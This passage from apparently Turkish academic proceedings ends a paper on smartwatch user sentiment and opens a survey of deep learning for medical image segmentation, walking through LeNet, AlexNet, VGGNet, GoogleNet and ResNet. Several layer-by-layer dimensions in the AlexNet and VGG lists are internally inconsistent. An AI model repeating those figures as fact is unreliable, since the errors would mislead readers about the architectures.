Sağlık kriterinin duygu durumu incelendiğinde, kullanıcıların büyük çoğunluğunun sağlık uygulamalarından memnun olduğu sonucuna ulaşılabilmektedir. Ayrıca sağlık kriteri incelenecek olursa; 2020’de dünyayı etkisi alan pandeminin akıllı saatlerin tercih edilme kriterlerini etkilediğini söylemek mümkün olabilir. Tasarım kriterinin duygu durumu incelendiğinde, kullanıcıların saatlerin tasarımından memnun olduğu görülmektedir. Yapılan yorumlarda tasarım ile ilgili olumsuz yoruma oldukça az rastlanmaktadır. Son olarak özellik kümesinde ise, daha önce bahsedildiği gibi nesnelere birbirleriyle haberleşebilmesi için gerekli olan kavramlar ağırlıklı olarak nötr duygu skoruyla birlikte yer almaktadır.

5. SONUÇLAR

Bu çalışmada nesnelere interneti ve giyilebilir teknoloji ürünleri hakkında literatür taraması yapılarak genel bilgiler verilmiştir. Nesnelere interneti cihazlarının uygulama alanları giyilebilir teknolojiler, sağlık hizmetleri, bina ve ev otomasyonu, akıllı üretim, akıllı şehirler ve otomotiv olarak sınıflandırılmıştır. Bu alanlar arasında en yaygın olarak kabul edilen giyilebilir teknoloji ürünleridir. Günümüz teknolojisinde birçok giyilebilir teknoloji ürünü vardır. Bunlar akıllı gözlükler, akıllı bileklikler, akıllı kulaklıklar, akıllı kasklar, akıllı kol saatleri vb. şekilde sıralanabilir. Günlük kullanımda en çok rastlanılabilecek olan giyilebilir teknoloji ürünü, akıllı kol saatleridir. Akıllı kol saatleri fiyat ve performans olarak birçok farklı şekilde ele alınabilir.

Günümüz teknolojisinde üretilen akıllı kol saatlerinin sahip olduğu sensörler sayesinde kullanıcıların günlük aktiviteleri ve bedensel faaliyetleri takip edilebilmektedir. Bunun neticesinde, akıllı kol saatlerinin verdiği geri bildirimler sayesinde birçok sağlık probleminin önüne geçilebilir veya kritik sağlık problemlerini erken teşhis etme kabiliyeti sayesinde hayat kurtarıcı bir rol oynayabilir. Ayrıca hareketsizlik sensörü sayesinde, gün içerisinde çoğunlukla masa başı iş hayatı sebebiyle uzun süreli hareketsiz kalan kullanıcıları egzersize teşvik ederek sağlıklarını olumlu yönde etkileyebilir. Bu kapsamda elde edilen veriler ve gerçekleştirilen analizlerle, kullanıcıların akıllı saatler satın alırken göz önünde bulundurdıkları kriterlere ulaşılmıştır. Ulaşılan tüm sonuçlar neticesinde bu çalışmanın, akıllı saat üretimi yapan firmalara sağlayabileceği faydalar düşünülerek, uygulamaya katkı sağlaması beklenmektedir.

Gelişen teknolojiyle ortaya çıkabilecek yeni ürünler, uygulamalar ve giyilebilir teknoloji ürünleri hayatın her alanına girerek, ileride daha fazla önemli roller oynayabilir. Bu teknolojilerin adaptasyonunun zaman alması nedeniyle, olumlu ve olumsuz yorumların neredeyse eşit oranda olduğu gözlemlenmiştir. Gün geçtikçe gelişen teknoloji ile birlikte kullanıcıların memnuniyet oranının artması beklenmektedir. Yaşanabilecek tüm gelişmeler göz önünde bulundurulduğunda, bu alan ile ilgili ileride marka bazlı bir çalışma veya kullanıcıların akıllı saatler vasıtasıyla ölçebildikleri kan şekeri, EKG, nabız, stres, SpO2 vb. ölçümlerin sonuçlarına güvenip güvenmedikleri araştırılabilir.

6. KAYNAKÇA

- [1] *Akıllı saat hayat kurtardı.* (2018, Ekim 29). NTV: https://www.ntv.com.tr/teknoloji/akilli-saat-hayat-kurtardi,DHDTBw_ua0uoZNoG4Nk30w?_ref=infinite adresinden alındı
- [2] Ashton, K. (2009, Haziran 22). *In the real world, things matter more than ideas.* RFID Journal: <https://www.rfidjournal.com/articles/pdf?4986> adresinden alındı
- [3] Atzori, L. I. (2010). The Internet of Things: A Survey. *Computer Networks*, 54.
- [4] Buren, C. v. (2018, Şubat 10). *Apple Watch Reportedly Can Detect Diabetes With An Accuracy Rate Of 85 Percent, According To Cardiogram Study.* Inquisitr: <https://www.inquisitr.com/4779968/apple-watch-can-detect-diabetes-with-a-high-accuracy-rate-of-85-according-to-cardiogram-study/> adresinden alındı.
- [5] Cai, M., Wang, J., & Liao, W.-H. (2020). Self-powered smart watch and wristband enabled by embedded generator. *Applied Energy*, 263(114682).
- [6] Chernbumroong S., A. A. (2011). Activity classification using a single wrist-worn accelerometer. *Activity classification using a single wrist-worn accelerometer* (s. 1-6). Benevento, Italy: IEEE.
- [7] Chuah, H. S. (2016). "Wearable Technologies: The Role of Usefulness and Visibility in Smartwatch Adoption". *Computers in Human Behavior*, 65.
- [8] Çakmak, İ. (18, Aralık 2017). *Apple Watch hayatını kurtadı! Kalp krizinden kurtuldu!* Applelobi: <https://applelobi.com/apple-watch-hayat-kurtadi-kalp-krizi/> adresinden alındı
- [9] Dastan, İ. (2016). Time-Related Changes in the Purchasing Attitudes and Behaviors of Individuals: A Study on Wearable Technologies. *Journal of Business Studies Quarterly*, 7(3), 61-74.
- [10] Deepika Raj, J. H.-B. (2015). Exploration of Knowledge Creation Processes and Work Environments in the Wearable Technology Industry. *Celebrating the Unique*. Santa Fe, New Mexico: International Textile and Apparel Association (ITAA) Annual Conference Proceedings.
- [11] *Giyilebilir Teknolojileri En Çok Sağlık İçin Kullanmak İstiyoruz.* (2016, Temmuz 4). Ödeme Teknolojileri: <https://odemeteknolojileri.com/2016/07/04/giyilebilir-teknolojileri-en-cok-saglik-icin-kullanmak-istiyoruz/> adresinden alındı
- [12] Kanitthika Kaewkannate, S. K. (2016). A comparison of wearable fitness devices. *BMC Public Health*, 16(1), 433-448.
- [13] Khan A.M., L. Y. (2008). Accelerometer signal-based human activity recognition using augmented autoregressive model coefficients and artificial neural nets. *Engineering in Medicine and Biology Society*, 5172-5175.

- [14] Kılıç, H. Ö. (2017). Giyilebilir Teknoloji Ürünleri Pazarı ve Kullanım Alanları. *Aksaray Üniversitesi İktisadi ve İdari Bilimler Fakültesi Dergisi*, 9(4), 99-112.
- [15] López-de-Armentia, J., Casado-Mansilla, D., & López-de-Ipiña, D. (2012). *2012 Sixth International Conference on Innovative Mobile and Internet Services in Ubiquitous Computing*. Palermo, Italy : IEEE.
- [16] Luczak, T., Burch, R., Lewis, E., Chander, H., & Ball, J. (2020). State-of-the-art review of athletic wearable technology: What 113 strength and conditioning coaches and athletic trainers from the USA said about technology in sports. *International Journal of Sports Science & Coaching*, 26-40.
- [17] Riboni D., B. C. (2011). COSAR: hybrid reasoning for context-aware activity recognition. *Personal and Ubiquitous Computing*, 15, 271-289.
- [18] *Wearables market outlook 2020: drivers and new markets*. (tarih yok). i-SCOOP: <https://www.i-scoop.eu/wearables-market-outlook-2020-drivers-new-markets/> adresinden alındı
- [19] Weinberg, Bruce, D., Milne, R., George, A., G. Yana, H., & Fatima, M. (2015). Internet of Things: Convenience vs. Privacy and Secrec. *Business Horizon*, 615-624.
- [20] Yang, J. W. (2008). Using acceleration measurements for activity recognition: An effective learning algorithm for constructing neural classifiers. *Pattern Recognition Letters*, 29(16), 2213-2220.

TIBBİ GÖRÜNTÜLEMEDE DERİN ÖĞRENME VE BÖLÜTLEME

Aslan Türkhan¹, Eser Sert²

¹*Kahramanmaraş Sütçü İmam Üniversitesi, Enformatik Anabilim Dalı, Kahramanmaraş, TURKEY*

²*Malatya Turgut Özal Üniversitesi, Mühendislik ve Doğa Bilimleri Fakültesi, Malatya, TURKEY*

aslan.turkhan@istiklal.edu.tr

ORCID: 0000-0002-5529-1357

ÖZET

Özellikle büyük miktarda etiketlenmiş verilerle başarılı bir şekilde sınıflandırma, özellik saptama, bölütleme gibi çalışmaları gerçekleştirmek için çok seviyeli “derin” sinir ağlarının kullanılması sonucunda derin öğrenme yöntemi son zamanların trend konuları arasına girmiştir. Günümüzde uydu, insansız hava aracı ve droneden elde edilen görüntülerin değerlendirilmesinde, ziraat alanında bitkilerin ve bitki hastalıklarının belirlenmesinde, fabrikalarda kullanılan çeşitli robotik aletlerde ve elektro mikroskop benzeri cihazlardan elde edilen görüntülerde derin öğrenme yöntemi kullanılmaktadır. Derin öğrenme son zamanlarda tıbbi görüntüleme cihazlarından elde edilen sonuçların değerlendirilmesinde başarılı sonuçlar sunmaktadır. Örneğin bir Magnetic Resonance Imaging (MRI) görüntüsünde tümörlü bölgenin bulunması, tümörün sınıflandırılması, organ saptanması gibi amaçlarla kullanılabilir. Bu çalışmada tıbbi alanda derin öğrenmenin kullanımı hakkında yapılan literatür çalışmaları ve güncel gelişmeler sunulmaktadır. Görüntü işlemede en çok kullanılan derin sinir ağı modeli Evrişimsel Sinir Ağı (Convolutional Neural Network CNN) olduğundan bu çalışmada CNN hakkında da bilgi verilmiştir. Evrişimsel Sinir Ağı modellerinden elle yazılmış rakamları ayırabilen LeNet, 2015 yılında büyük boyutlu resimleri tanıma yarışmasını (ILSVRC) kazanan Microsoft ResNet, 2012 yılında ImageNet ILSVRC yarışmasını kazanan AlexNet, 2014 yılında ImageNet ILSVRC ikincisi olan VGGNet ve Google tarafından geliştirilen GoogleNet (Inception) çalışma mimarileri hakkında bilgi verilmiştir.

Derin öğrenme uygulamaları geliştire bilmemiz için birçok programlama dili bulunmaktadır. Programlama dilleri her yıl kendilerini geliştirerek programcılara çeşitli olanaklar sağlamaktadırlar. En çok kullanılan programa dilleri; İçinde programcılar için çok sayıda kütüphane barındıran ve yazılımcılar tarafından en çok tercih edilen Python, en eski programlama dillerinden olan LISP, hızlı çalışan C++ ve Java programlama dilleri arasındadır. Matlab programa dili yapay sinir ağı yazılımları konusunda kendisini sürekli geliştirmektedir. Yazılımcılara kolaylık sağlaması için çeşitli görüntü işleme ve derin öğrenme eklentilerini içinde barındırmaktadır.

Anahtar Kelimeler: Yapay Zekâ, Derin Öğrenme, Sınıflandırma, Bölütleme, Programlama

DEEP LEARNING AND SEGMENTATION IN MEDICAL IMAGING

ABSTRACT

Especially with the use of multi-level "deep" neural networks to successfully perform classification, feature determination, segmentation with large amounts of labeled data, deep learning method has become one of the trending topics of recent times. Nowadays, deep learning method is used in the evaluation of images obtained from satellites, unmanned aerial vehicles and drones, in the determination of plants and plant diseases in the field of agriculture, in various robotic devices used in factories and images obtained from electro microscope-like devices. Deep learning has recently provided successful results in evaluating the results obtained from medical imaging devices. For example, a Magnetic Resonance Imaging (MRI) image can be used for purposes such as finding the tumor area, classifying the tumor, and detecting the organ. In this study, literature studies and current developments on the use of deep learning in the medical field are presented. Since the Convolutional Neural Network CNN is the most used deep neural network model in image processing, information about CNN is also provided in this study. Information is given about LeNet, which can distinguish hand-written numbers from Convolutional Neural Network models, Microsoft ResNet, which won the large-sized images recognition competition (ILSVRC) in 2015, AlexNet, which won the ImageNet ILSVRC competition in 2012, ImageNet ILSVRC second in 2014, VGGNet and GoogleNet (Inception) working architectures developed by Google.

There are many programming languages for us to develop deep learning applications. Programming languages improve themselves every year and provide programmers with various

opportunities. Most used program languages; Python, which contains many libraries for programmers and is the most preferred by programmers, is among the oldest programming languages, LISP, fast-running C ++ and Java programming languages. Matlab is constantly improving its programming language in artificial neural network software. It includes various image processing and deep learning plug-ins for the convenience of software developers.

Keywords: *Artificial Intelligence, Deep Learning, Classification, Segmentation, Programming*

1. GİRİŞ

Bilgisayarlara tahmin yapma, sınıflandırma, veri yorumlama ve filtreleme gibi yetenekler kazandıran yapay sinir ağlarıyla özellikle 1980' li yılların sonundan 2000' li yıllarına başına kadar çeşitli problemlerin çözülmesinde başarılı sonuçlar sağladı. Ancak GPU ve bilgisayar donanımındaki hızlı gelişmeler sayesinde yapay sinir ağlarına (YSA) çok daha fazla gizli katman eklenmeye başlanmıştır. Buna ek olarak ortaya çıkan bu YSA modelleriyle yüksek performansla başarılı sonuçlar alınmıştır [2]. Derin öğrenmenin temelleri yapay sinir ağlarına dayanmakta olup, beynin çalışma yapısı gibi, çok katmanlı bir yapıya sahiptir. Burada kullanılan "Derin" kavramı içerisinde birden fazla saklı katman olması anlamına gelmektedir. Literatürde derin sinir ağlarıyla ilgili birçok uygulama geliştirilmiş ve başarılı sonuçlar alınmıştır. Evrimsel sinir ağları (Convolutional Neural Network) (CNN)' da derin sinir ağlarının özelleşmiş bir mimarisidir. CNN Literatürde en başarılı ve en sık başvurulan yaklaşımlardan birisidir [3].

Günümüzde hastalıkların teşhisi için çeşitli görüntüleme cihazları kullanılmaktadır. Görüntüleme cihazları çeşitlerine göre vücudun geneli için kullanılabilir olsa da bazı görüntüleme cihazları belli bir organ için özelleşmiştir. Belli bir organa göre çalışan cihazlara göz retinal görüntüleme, dermoskop görüntüleme örnek olarak verilebilir (J.Ker, L.Wang ve ark 2017). Buna ek olarak yine sağlık sektöründe yaygın şekilde kullanılan Magnetic Resonance Imaging (MRI), hastalıklı ve sağlıklı dokular arasındaki farklılıkları ortaya koymak için vücudun çeşitli yerlerini görüntülemek için kullanılan önemli bir görüntüleme tekniğidir. Tıbbi görüntüleme cihazlarının artmasıyla birlikte radyoloji uzmanı doktorların incelemesi gereken görüntü sayısı da arttırmaktadır. Sağlık sektöründe kullanılan bu cihazlarla elde edilen görüntülerin değerlendirilmesinde radyologlara yüklenen yükü azaltmak, daha hızlı kararlar vermek ve hatalı teşhislerin önüne geçebilmek için YSA' lardan faydalanılmaktadır. Bu çalışmada CNN hakkında bilgiler, tıbbi alanda derin öğrenmenin kullanımı hakkında yapılan literatür çalışmaları sunulmaktadır.

2. TEORİK ALTYAPI

2.1. Derin Öğrenme (Deep Learning) ve Tarihçesi

Hubel ve Wiesel 1950 ve 1960'lardaki çalışmalarında görme işlemi sırasında beyin nöronlarda meydana değişimleri araştırmışlar ve bu araştırmalar daha Evrişimsel Sinir Ağı'nın (CNN) gelişiminde temel oluşturmuştur. 1987 yılında Alex Waibel ve ark tarafından Zaman Gecikmeli Sinir Ağları (Time Delay Neural Network TDNN) tanıtıldı [1]. (Yann LeCun ve arkadaşları) 1989 yılında elle yazılmış zip kodlarını tanıyabilen ve öğrenmeyi otomatikleştiren evrişimli sinir ağlarını tanıttılar. 1998 yılında da banka çekleri üzerindeki rakamları tanıyabilen 7 katmanlı LeNet-5 evrişimli sinir ağlarını tanıttılar [2].

2.2. Evrişimsel Sinir Ağı (CNN)

Evrişimsel sinir ağları (CNN), ilk olarak LeCun vd tarafından ortaya atılan derin öğrenme algoritmalarından biridir Şekil 2 [11]. İlk önerildiği zamanlarda küçük boyutlu verilerde uygulanan CNN zaman içinde bilgisayar donanım teknolojilerinin de gelişmesiyle birlikte büyük boyutlu görüntülerde de uygulanmaya çalışılmıştır. [4]–[6].

a) Evrişim Katmanı: Evrişimsel sinir ağlarında görüntü Giriş Katmanında elde edilip hazırlanır. Görüntünün piksel olarak boyutunu K satır ve L sütun olmak üzere $K \times L$ boyutunda bir giriş görüntüsü oluşturulur. Evrişim katmanında b adet $M \times M$ (3x3, 5x5 gibi) boyutlarında süzgeç algoritmaları çalıştırılarak b adet özellik haritaları ortaya çıkarılır. Konvolüsyon işlemi, filtrelemede, kenarların bulunmasında veya özel şekil ya da dokuların görüntüde aranmasında kullanılırlar (Seul ve ark 2000)[8].


b) Aktivasyon Katmanı: Evrişim katmanından sonra Aktivasyon katmanı gelir. Aktivasyon katmanının olma nedeni evrişim katmanı çalıştırıldıktan sonra elde edilen bilgilerin doğrusal vektörlerden doğrusal olmayan vektörlere aktarılıp araştırılabilmesini sağlamaktır (K.Gündüz, A.Albayrak ve ark 2019)[8].

c) Havuzlama Katmanı: Aktivasyon katmanından sonra Havuzlama katmanı gelmektedir. Bu katmanın amacı elde edilen görüntü içeriğinin indirgenmesidir. Havuzlama katmanında verilen bir içeriğin ortaya çıkan sonuçlardan en büyüğünü bir sonra çalıştırılacak olan algoritmaya atıp içerikte azaltma gerçekleştirmektedir (K.Gündüz, A.Albayrak ve ark 2019)[8].

d) Tam Bağlı Katmanı: Bu katmanda ise kendisinden önce elde edilen bütün hücrelerdeki değerlerin daha sonra oluşturulan tüm hücrelerle eşleşmesini sağlayarak elde edilebilecek en fazla sayıda kendine özgü özelliklerin ortaya çıkmasını sağlamaktadır (K.Gündüz, A.Albayrak ve ark 2019). Temelde, bu katman görüntünün belirli bir sınıfa ait olduğunu belirten en güçlü biçimde aktive edilmiş özelliklerin kombinasyonudur (J.Ker, L.Wang ve ark 2017).

e) **DropOut Katmanı:** Evrişimsel sinir ağlarında genelde büyük boyutta görseller ve veriler ile eğitim işlemi yapıldığından dolayı bazen evrişimli sinir ağında ezberleme olayını yapabilir. Ağda ezberlemeyi engellemek için bu katmana ihtiyaç vardır (Srivastava, Hinton et al. 2014).

f) **Sınıflandırma Katmanı:** Bu katman dropout katmanından sonra gelir. Evrişimli sinir ağların bu katmanında elde edilen sonuçların sınıflandırılması işlemi yapılmaktadır. Bu katmanın sonuç değeri, sınıflandırması yapılacak olan sonuçların sayısına eşittir (E.Ülker ve Ö.İnik 2017).




Şekil 1. Evrişimsel Sinir Ağları Katmanları (K.Gündüz, A.Albayrak ve ark 2019)

2.3. Tıbbi Görüntüleme Cihazları

Teknolojinin gelişmesiyle birlikte tıbbi görüntüleme cihazlarının çeşitliliği ve kalitesi de artmaktadır. Bu görüntüleme cihazlarının yaygın olanları aşağıda anlatılmıştır. Şekil-1’de bazı görüntüleme cihazlarına ait görseller sunulmuştur.

- X-Işını: Bazı tümör çeşitlerinin ve kemiklerin görüntülenmesi için X-ışınları kullanır (B.YILMAZ 2017).
- Manyetik Rezonans (MR): Beyin gibi organların, yumuşak doku, kemik, kıkırdak gibi yapıların katmanlı görüntüleri göstermek için elektro manyetik alanı ve radyo dalgalarını kullanır (B.YILMAZ 2017)..
- Ultrason Cihazı: Rahimdeki bebeklerin, organların ve yumuşak dokuların görüntülenmesi için ses dalgalarını kullanır (B.YILMAZ 2017).
- Bilgisayarlı Tomografi (BT): Organların, dokuların, kemiklerin hatta tümörlerin detaylı görüntülerini gösterir. Katman tabakalarını X-ışınları kullanarak üretir (B.YILMAZ 2017).
- Pozitron Emisyon Tomografi (PET): Bu cihaz yaydığı gama ışınları ile kemik ve organların görüntülerini üretir (B.YILMAZ 2017).
- Optik Koherens Tomografi (OCT): Gözün iç kısmında bulunan retinanın çapraz kesitli, katmanlı yapıda görüntü sağlayabilen cihazdır. Göz tansiyonu, retinaya gelen sinirler ve retina ile ilgili hastalıklarında, ağ tabaka ve üç boyutlu sarı nokta değerlendirmesinde kullanılır (D.Oral ve L.Atmaca 2001).



Şekil 2. Soldan sağa sırasıyla: 1. Görüntü: Hemorajik inme ile birlikte bir aksiyal BT beyin taraması, 2. Görüntü: Beyin tümörü ile eksenel bir MRG beyin taraması, 3. Görüntü: Normal bir göğüs röntgeni, 4. Görüntü: Normal bir aksiyal BT akciğer taraması, 5. Görüntü: ve yüksek dereceli glioma ile histoloji görüntüleri (J.Ker, L.Wang ve ark 2017).

3. ALANYAZIN TARAMASINDA YAPILAN ÇEŞİTLİ DERİN ÖĞRENME TABANLI MEDİKAL UYGULAMALAR

- 1) (L. Fang , Y. Jin ve arkadaşları) Optik koherens tomografi görüntülerinin sınıflandırılması için HOG-SVM, Transfer Learning, VGG16 ve IFCNN (Tekrarlamalı Füzyon Evrişimsel Sinir Ağı) olmak üzere 4 farklı metotta deneme yaptılar. Kaliforniya San Diego Üniversitesi Shiley Göz Enstitüsüne ait 4686 hastanın 84484 adet görüntünün sınıflandırılmasında en iyi sonucu IFCNN metodunun verdiğini bulmuşlardır. IFCNN metodu; CNN de bulunan katmanların yinelenerek birleştirilmesi neticesinde daha iyi sonucun alınmasını sağlar.
- 2) (M. Mbogbaa, Z. Haidera ve arkadaşları) tarafından dokuların dondurarak saklama işleminde evrişimsel sinir ağı (CNN) tabanlı hücre bölütleme metodunu uyguladılar. Düşük sıcaklıklarda (-2 ile -30 dereceler arasında) 3X3 filtreleme matrisini kullanarak hücre sınırlarını belirleyebildiler. Evrişimsel sinir ağı modeli hücre bölütlemesinde diğer metotlara göre daha iyi sonuçlar verdi.
- 3) (X. Fua, T.Liu, ve arkadaşları) Dokusal görüntülerin bölütlenmesi ve evrişimli bir sinir ağı ile fibroz hastalığının tanımlanması için çalışma yaptılar. Görüntülerin bölütlenmesi için 11 katmanlı evrişimli sinir ağı (CNN) metodunu kullandılar. Modelin eğitimi için fibrozisin tanımlanmasında kullanılan Masson'un trikrom boyama yöntemini kullandılar. Görüntüler üzerinden fibrozis belirtileri gösteren dokuları bulmayı başardılar.
- 4) (G. Wang, W. Li ve arkadaşları) Tıbbi görüntülerin bölütlenmesi sırasında ve görüntü netliğinin bozukluğunda meydana gelen belirsizliklerin tahmini için evrişimsel sinir ağını


kullandılar. Görüntü belirsizliğinin tahmini için Monte Carlo simülasyonunu kullandılar. Belirsizlik tahmini hasarlı dokuların tespitini kolaylaştırdığı için hastalık teşhisinde kolaylık sağladığı görülmüştür.

- 5) (S. Hussain , S. M. Anwar ve arkadaşları) Glioma tümörlerinin bölütlenmesi için derin evrişimsel sinir ağını kullandılar. Gliomalar, düzensiz şekli ve belirsiz sınırları olan ve tespit edilmesi en zor tümörlerden biridir. Segmentasyon için paralel işleme yapan TLinear Nexus mimarisinden yararlandılar ve başarılı sonuçlar aldılar.
- 6) (J. Chmelik, R. Jakubicek ve arkadaşları) Kanserli omurga kemiklerindeki lezyonları, 3 boyutlu bilgisayarlı tomografi görüntülerini kullanarak, derin evrişimsel sinir ağı tabanlı bölütlenmesinin tanımlanmasını ve sınıflandırılmasını yaptılar. Sınıflandırma için voxel-wise modelini uyguladılar. Yaptıkları çalışmada 1.4 mm³den büyük hacime sahip lezyonların belirlenmesini, sınıflandırılmasını ve bölütlenmesini sağladılar.
- 7) (E. Nasr-Esfahania, N. Karimia ve arkadaşları) Damarların, anjiyogramlarda alınan görüntülere evrişimsel sinir ağını (CNN) kullanarak görüntü bölütlenmesini gerçekleştirmişlerdir. Koroner arter hastalığı (KAH) sık görülen ve ölüme sebep olan kalp hastalığı türüdür. Anjiyogramda alınan görüntüler genelde kalitesiz ve damarların tespiti zordur. Evrişimsel sinir ağı ile bölütleme işleminde her bir pikselin etrafına yama ekleyerek görüntü kalitesinin artırılması sağlanmıştır.

4. ÇEŞİTLİ EVRİŞİMLİ SİNİR AĞI MODELLERİ

a) LeNet

CNN mimarisinin ilk modellerinden olup, ilk çıkmasıyla birlikte zamanında büyük çığır açmıştır. MNIST veri tabanında elle yazılmış 0-9 arasında rakamlardan oluşan veriyi kullanmıştır. Elle yazılmış rakamları sınıflandırmak için bu veriyi eğitmiştir. LeNet 7 katmandan oluşur ve girdi olarak 32X32 piksel boyutunda görüntüyü kabul eder.



Şekil-3 [10]


1. 5X5 boyutunda evrişim katmanı 6 filtre ve 1 adımdan oluşturulur. Yeni görüntü boyutu 28X28X6 olur.

2. 2X2 boyutunda Max-Pooling 2 adımdan oluşturulur. Yeni görüntü boyutu 14X14X6 olur.
3. 5X5 Boyutunda evrişim katmanı 16 filtre ve 1 adımdan oluşturulur. Yeni görüntü boyutu 10X10X16 olur.
4. 2X2 boyutunda Max-Pooling 2 adımdan oluşturulur. Yeni görüntü boyutu 5X5X16 olur.
5. Elde edilen veriler ilk katmanı 120 nöronlu olan tam bağlı katmana gönderilir.
6. Veriler 120 nöronlu katmandan 84 nöronlu katmana gelir.
7. Son katman 10 nöronlu olur. Aynı zamanda bu katmana çıkış katmanı da denir. Çıkış katmanında elle yazılmış rakamların gerçek rakamlara olan benzerlik olasılıkları hesaplanır.

b) AlexNet:

ImageNet ILSVRC yarışmasını 2012 yılında kazanan AlexNet modeli oldu. AlexNet modeli Alex Krizhevsky, Ilya Sutskever ve Geoffery E. Hinton tarafından geliştirilmiştir. Mimari olarak LeNet modeline benzemektedir fakat filtre sayısı arttırılmış daha büyük ölçekte görsellerle işlem yapabilmektedir. Girdi olarak 224X224 piksel boyutlu renkli görselleri kabul etmektedir. 11 katmandan oluşur.

AlexNet, LeNet gibi tek hat üzerinden gitmez iki hat üzerinden gider. Bu farkın nedeni, ilk uygulandığında 2 adet Nvidia GeForce GTX 580 GPU 3 Gb hafızalı ekran kartlarının kullanılmasıdır. Yaklaşık 62,3 milyon özellik haritasını bilgisayarın işleyebilmesi için 2 adet ekran kartı kullanılmıştır.



Şekil-4 [13]

1. 11x11 evrişim katmanı 96 filtreden ve 4 adımdan oluşturulur. Yeni görüntü 55X55X96 boyutunda olur.
2. 3x3 max-pooling katmanı 2 adımdan oluşur. Yeni görüntü 27X27X96 boyutunda olur.

3. 5X5 evrişim katmanı 256 filtreden, 4 adımdan ve 2 dolgudan oluşturulur. Görüntü 27X27X256 boyutunda olur.

4. 3x3 max-pooling katmanı 2 adımdan oluşur. Yeni görüntü 13X13X256 boyutunda olur.

5. 3X3 evrişim katmanı 384 filtreden, 1 adımdan ve 1 dolgudan oluşturulur. Görüntü 27X27X256 boyutunda olur.

6. 3X3 evrişim katmanı 384 filtreden, 1 adımdan ve 1 dolgudan oluşturulur. Görüntü 27X27X256 boyutunda olur.

7. 3X3 evrişim katmanı 256 filtreden, 1 adımdan ve 1 dolgudan oluşturulur. Görüntü 27X27X256 boyutunda olur.

8. 3x3 max-pooling katmanı 2 adımdan oluşur. Yeni görüntü 6X6X256 boyutunda olur.


9. Bu işlemler sonucunda oluşan 9261 adet özellik haritası, ilk katmanında 4096 nörona sahip olan tam bağlı katmana aktarılır.

10. Tam bağlı katmanın 2. Katmanında bulunan 4096 nöronuna bağlanır.

11. Tam bağlı katmanın çıkış katmanı 1000 nörondan oluşur. Tanımlanmış 1000 farklı nesneyi ayırt etme özelliğine sahiptir.

c) VGGNet 16:

VGGNet modeli Karen Simonyan ve Andrew Zisserman tarafından 2014 yılında ImageNet ILSVRC-2014 yarışmasının ikinciliğini kazanmasıyla tanınmıştır. Mimari yapısı karmaşık görünmesine rağmen oldukça basit bir uygulama şekline sahiptir. Çok fazla sayıda özellik haritası isteyen uygulamalar için tercih edilebilir bir yapıdadır. Evrişim katmanında ve havuzlama katmanında uygulanan filtre boyutları sabittir. Evrişim katmanları için 3X3 boyutunda filtreleme matrisleri, 1 adımda ve havuzlama katmanları için 2X2 boyutunda filtreleme matrisleri, 2 adımda kullanılır.



Şekil-5 [14]

1. 3X3 evrişim katmanı 64 filtre ve 1 adımda oluşturulur. Boyut 224X224X64 piksel olur.

2. 3X3 evrişim katmanı 64 filtre ve 1 adımda oluşturulur. Boyut 224X224X64 piksel olur.

3. 2X2 max-pooling katmanı oluşturulur. Boyut 112X112X64 piksel olur.


4. 3X3 evrişim katmanı 128 filtre ve 1 adımda oluşturulur. Boyut 112X112X128 piksel olur.

5. 3X3 evrişim katmanı 128 filtre ve 1 adımda oluşturulur. Boyut 112X112X128 piksel olur.

6. 2X2 max-pooling katmanı oluşturulur. Boyut 56X56X128 piksel olur.
7. 3X3 evrişim katmanı 256 filtre ve 1 adımda oluşturulur. Boyut 56X56X256 piksel olur.
8. 3X3 evrişim katmanı 256 filtre ve 1 adımda oluşturulur. Boyut 56X56X256 piksel olur.
9. 3X3 evrişim katmanı 256 filtre ve 1 adımda oluşturulur. Boyut 56X56X256 piksel olur.
10. 2X2 max-pooling katmanı oluşturulur. Boyut 27X27X256 piksel olur
11. 3X3 evrişim katmanı 512 filtre ve 1 adımda oluşturulur. Boyut 27X27X512 piksel olur.
12. 3X3 evrişim katmanı 512 filtre ve 1 adımda oluşturulur. Boyut 27X27X512 piksel olur.
13. 3X3 evrişim katmanı 512 filtre ve 1 adımda oluşturulur. Boyut 27X27X512 piksel olur.
14. 2X2 max-pooling katmanı oluşturulur. Boyut 13X13X512 piksel olur.
15. 3X3 evrişim katmanı 512 filtre ve 1 adımda oluşturulur. Boyut 27X27X512 piksel olur.
16. 3X3 evrişim katmanı 512 filtre ve 1 adımda oluşturulur. Boyut 27X27X512 piksel olur.
17. 2X2 max-pooling katmanı oluşturulur. Boyut 6X6X512 piksel olur.
18. Son çıkışta oluşturulan 18432 adet özellik haritası 4096 nöronlu tam bağlı katmana iletilir.
19. Tam bağlı katmanın birinci katmanından 4096 nöronlu ikinci katmana aktarım yapılır.
20. Tam bağlı katmanın son katmanı 1000 nörandan oluşur ve çıkış katmanı olarak adlandırılır.


d) GoogleNet

GoogleNet 2014 yılında ImageNet ILSVRC (ImageNet Büyük Ölçekli Görsel Tanıma) 2014 yarışmasının galibi oldu. LeNet mimarisine göre daha karmaşık bir yapıya sahiptir. GoogleNet 22 ana modülden oluşan 144 katmana sahiptir. En özelliklerinden biri evrişim katmanlarından önce 1X1 filtre kullanarak boyut küçültmesi yapmasıdır. Şekil-6 da görüleceği üzere 3X3, 5X5 filtreleri ve 3X3 max-pooling katmanlarında 1X1 filtresi uygulanmıştır. 1X1 filtre uygulamadan önce matris çıktısı $(28 \times 28 \times 32) \times (5 \times 5 \times 192)$ sonucunda yaklaşık 120 milyondur. 1X1 filtre uygulandığında $(28 \times 28 \times 16) \times (1 \times 1 \times 192) + (28 \times 28 \times 32) \times (5 \times 5 \times 16)$ sonucunda yaklaşık 2,4 milyon + 10 milyondur. Yaklaşık olarak 10 kat azalma olmuştur.



Şekil-6 [15]


GoogleNet mimarisi Şekil-7 de gösterildiği gibi, Şekil-6 da ki modülde 9 adet içermektedir. Bu modüllerin her birine “Inception” denilir.



Şekil-7 [15]


e) ResNet:

Resnet 2015 yılında ImageNet’in büyük boyutlu resimleri tanıma yarışmasını (ILSVRC) kazanmıştır. Hata oranı 3,57 ile insandan daha iyi tanıma oranına ulaşmıştır. En önemli özellikleri; Ağ derine indikçe resmin özellikleri kaybetmemesi, daha derinlere inebilmesi ve eğitiminin daha kolay yapılabilmesidir. Bunu da şekilde görüldüğü gibi, Evrişim sonucunda elde edilen değeri ve bu değerlerden üretilen yeni evrişim katmanlarını toplayarak daha alt katmanlara ekleyebilmemizdir.



Şekil-8 [16]

